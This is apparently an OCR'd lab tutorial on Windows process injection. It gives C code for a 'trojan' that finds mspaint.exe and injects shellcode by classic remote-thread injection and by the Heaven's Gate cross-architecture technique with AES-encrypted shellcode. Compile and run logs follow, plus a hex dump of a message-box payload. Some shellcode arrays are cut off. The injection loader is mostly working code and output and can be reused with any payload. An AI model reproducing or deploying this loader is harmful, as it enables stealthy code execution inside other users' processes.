
```
typedef BOOL (WINAPI * X64FUNCTION)( DWORD dwParameter );
typedef DWORD (WINAPI * EXECUTEX64)( X64FUNCTION pFunction, DWORD dwParameter );

//-- This struct is used in X64FUNCTION (remotethread)
typedef struct _WOW64CONTEXT {
        union   {
                HANDLE hProcess;
                BYTE bPadding2[8];
        } h;

        union   {
                LPVOID lpStartAddress;
                BYTE bPadding1[8];
        } s;

        union   {
                LPVOID lpParameter;
                BYTE bPadding2[8];
        } p;
        union   {
                HANDLE hThread;
                BYTE bPadding2[8];
        } t;
} WOW64CONTEXT, * LPWOW64CONTEXT;
```




```c
int SearchForTarget(const char *procname) {

        HANDLE hProcSnap;
        PROCESSENTRY32 pe32;
        int pid = 0;

        hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hProcSnap) return 0;

        pe32.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hProcSnap, &pe32)) {
                CloseHandle(hProcSnap);
                return 0;
        }

        while (Process32Next(hProcSnap, &pe32)) {
                if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
                        pid = pe32.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hProcSnap);

        return pid;
}
```




```c
//-- classic injection without using Heaven's Gate
int ClassicInject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    LPVOID pRemoteCode = NULL;
    HANDLE hThread = NULL;


    pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);

    hThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE) pRemoteCode, NULL, 0, NULL);

    printf("Thread Handle = %x\n", hThread);

    if (hThread != NULL) {
            WaitForSingleObject(hThread, 500);
            CloseHandle(hThread);
            return 0;
    }
    return -1;
}
```




```c
//-- Using Heaven's Gate technique
int HeavensGateInject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    LPVOID pRemoteCode = NULL;
    EXECUTEX64 pExecuteX64   = NULL;
    X64FUNCTION pX64function = NULL;
    WOW64CONTEXT * ctx       = NULL;



    //-- executex64_shellcode function (switches to 64-bit mode and runs x64function_shellcode)
    unsigned char executex64_shellcode[] = { 0xdb, 0x58, 0xcd, 0x6, 0x9a, 0xf3, 0x2, 0xc8, 0xa0, 0x97, 0xab, 0xa2, 0x9f, 0x1e, 0xb3, 0xa7, 0xd9, 0x84, 0xba, 0xc2, 0x79, 0xf, 0xe6, 0x15, 0xa, 0xae, 0xbf, 0xf8, 0x2


    unsigned int executex64_shellcode_length = sizeof(executex64_shellcode);

    unsigned char executex64_key[] = { 0x4c, 0x42, 0x52, 0x25, 0xa4, 0x61, 0xe0, 0x61, 0xb6, 0xdf, 0xbd, 0x79, 0x8e, 0xf3, 0x2f, 0xfc };

    size_t executex64_key_len = sizeof(executex64_key);

    //-- x64function (calling RtlCreateUserThread in target process)
    unsigned char x64function_shellcode[] = { 0x9c, 0x8a, 0x85, 0x2c, 0x8c, 0x33, 0xc3, 0x71, 0xf, 0xa5, 0x4c, 0x3d, 0x7f, 0x2c, 0xe4, 0xd5, 0xb2, 0x6, 0x9f, 0xf2, 0x7e, 0xe6, 0x4b, 0x7d, 0xad, 0x48, 0xa5, 0xb4,

    unsigned int x64function_shellcode_length = sizeof(x64function_shellcode);

    unsigned char x64function_key[] = { 0x47, 0x7d, 0x11, 0x9a, 0x2d, 0xb, 0x94, 0x7f, 0x5, 0xa6, 0x19, 0xef, 0x8a, 0x84, 0xa4, 0x6d };
    size_t x64function_key_len = sizeof(x64function_key);

```



```c
    //-- inject payload into target process
    pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);

    printf("remote code = %p\nPress enter to continue...\n", pRemoteCode);
    getchar();

    //-- allocate a RW buffer in this process for the EXECUTEX64 function
    pExecuteX64 = (EXECUTEX64)VirtualAlloc( NULL, sizeof(executex64_shellcode), MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE );
    // alloc a RW buffer in this process for the X64FUNCTION function (and its context)
    pX64function = (X64FUNCTION)VirtualAlloc( NULL, sizeof(x64function_shellcode)+sizeof(WOW64CONTEXT), MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE );

    printf("pExecuteX64 = %p ; pX64function = %p\nPress Enter to continue...\n", pExecuteX64, pX64function);
    getchar();

    //-- [optional] insert decryption code here if executex64 shellcode was encrypted --
    DecryptAES((char *) executex64_shellcode, executex64_shellcode_length, (char *) executex64_key, executex64_key_len);
    memcpy( pExecuteX64, executex64_shellcode, executex64_shellcode_length );
    VirtualAlloc( pExecuteX64, sizeof(executex64_shellcode), MEM_COMMIT, PAGE_EXECUTE_READ );

    //-- [optional] insert decryption code here if x64function shellcode was encrypted --
    DecryptAES((char *) x64function_shellcode, x64function_shellcode_length, (char *) x64function_key, x64function_key_len);
    memcpy( pX64function, x64function_shellcode, x64function_shellcode_length );

    // pX64function shellcode modifies itself during the runtime, so memory has to be RWX
    VirtualAlloc( pX64function, sizeof(x64function_shellcode)+sizeof(WOW64CONTEXT), MEM_COMMIT, PAGE_EXECUTE_READWRITE );

    // set the context
    ctx = (WOW64CONTEXT *)( (BYTE *)pX64function + x64function_shellcode_length );

    ctx->h.hProcess       = hProc;
    ctx->s.lpStartAddress = pRemoteCode;
    ctx->p.lpParameter    = 0;
    ctx->t.hThread        = NULL;
```



```c
    // run a new thread in target process
    pExecuteX64( pX64function, (DWORD)ctx );

    if( ctx->t.hThread ) {
        // if success, resume the thread -> execute payload
        printf("Thread created but in suspended state\nPress enter to ResumeThread()...");
        getchar();
        ResumeThread(ctx->t.hThread);

        // cleanup in target process
        VirtualFree(pExecuteX64, 0, MEM_RELEASE);
        VirtualFree(pX64function, 0, MEM_RELEASE);

        return 0;
    }
    else
        return 1;
}

```



```
-- The Four Types of Cross Injections: --
[] 64-bit trojan [with 64-bit payload] --> 64-bit target
[] 32-bit trojan [with 32-bit payload] --> 32-bit target
[] 64-bit trojan [with 32-bit payload] --> 32-bit target
[] 32-bit trojan [with 64-bit payload] --> 64-bit target

*/

int main(void) {

    int pid = 0;
    HANDLE hProc = NULL;

    pid = SearchForTarget("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        //-- open target process
        hProc = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                        PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                        FALSE, (DWORD) pid);

        if (hProc != NULL) {
            //-- either use ClassicInject(), or, HeavensGateInject()
            //-- payload can be either, payload_64_bit with payload_64_bit_length
            //--                    or, payload_32_bit with payload_32_bit_length
            //ClassicInject(hProc, payload_64_bit, payload_64_bit_length);
            HeavensGateInject(hProc, payload_64_bit, payload_64_bit_length);
            CloseHandle(hProc);
        }
    }
    return 0;
}
```


So, here we will be looking at the ClassicInject function:

So, here first we will allocate the memory in the target process using VirtualAllocEx, then we will write to the memory, using WriteProcessMemory, and then we will run the payload, in which the shellcode has been injected. For now, as said earlier we will be using the ClassicInject function

So, now we will compile each type of injection:

1. 64-bit process, 64-bit payload, and 64-bit target process:

So, now let’s compile the .bar file to get the .exe file, and then we will see whether our code is working properly or not.




```
************************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
************************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 12-04-2024 21:47:29.24
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-enc
rypted

FLARE-VM 12-04-2024 21:47:30.58
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 21:47:34.46
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>mspaint.exe

FLARE-VM 12-04-2024 21:47:44.53
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectrojan
mspaint.exe PID = 4156
Thread Handle = d0

FLARE-VM 12-04-2024 21:47:48.35
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

GOT YOU!

Hello, from the FUTURE!

Now, as we can see the 64-bit process, 64-but payload, and 64-bit process cases are working properly.

Even in the Process Hacker, we can see that it is working completely fine:



mspaint.exe (4156) (0x1ba95990000 - 0x1ba95991000)


```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H..*...>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..............
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

If you want the information about the trojan, it is done by using the command: “dumpbin /headers (file_name).exe”

You will get a lot of information on the .exe file.

If you just want what type of file is it, then use the command:

“dumpbin /headers (file_name).exe | findstr /i machine”




```
FLARE-VM 12-04-2024 21:53:59.91
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
            8664 machine (x64)

FLARE-VM 12-04-2024 21:54:16.66
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

Here in the output, we can see that we get x64, which means 64-bit.

2. 32-bit process, 32-bit payload, and 32-bit target process:

Make sure to make these changes in the code:




```
    ClassicInject(hProc, payload_32_bit, payload_32_bit_length);
```

From 64 to 32, in both parameters.

And we will use the x86 command prompt, and then compile the .bat file.

And to check whether the .exe file is a 32 or a 64-bit file, we will use the above dumpbin command to check it:




```
FLARE-VM 12-04-2024 21:58:17.69
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
             14C machine (x86)
                   32 bit word machine

FLARE-VM 12-04-2024 21:58:56.53
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

And here we can see that it is indeed a 32-bit program. So, let’s run to see whether our shellcode is executing or not:

But before that make sure to open the mspaint 32-bit version, which can be found in “C:\Windows\SysWOW64\mspaint.exe”

And now run the .exe file, and we can see here that we got a pop-up message box:

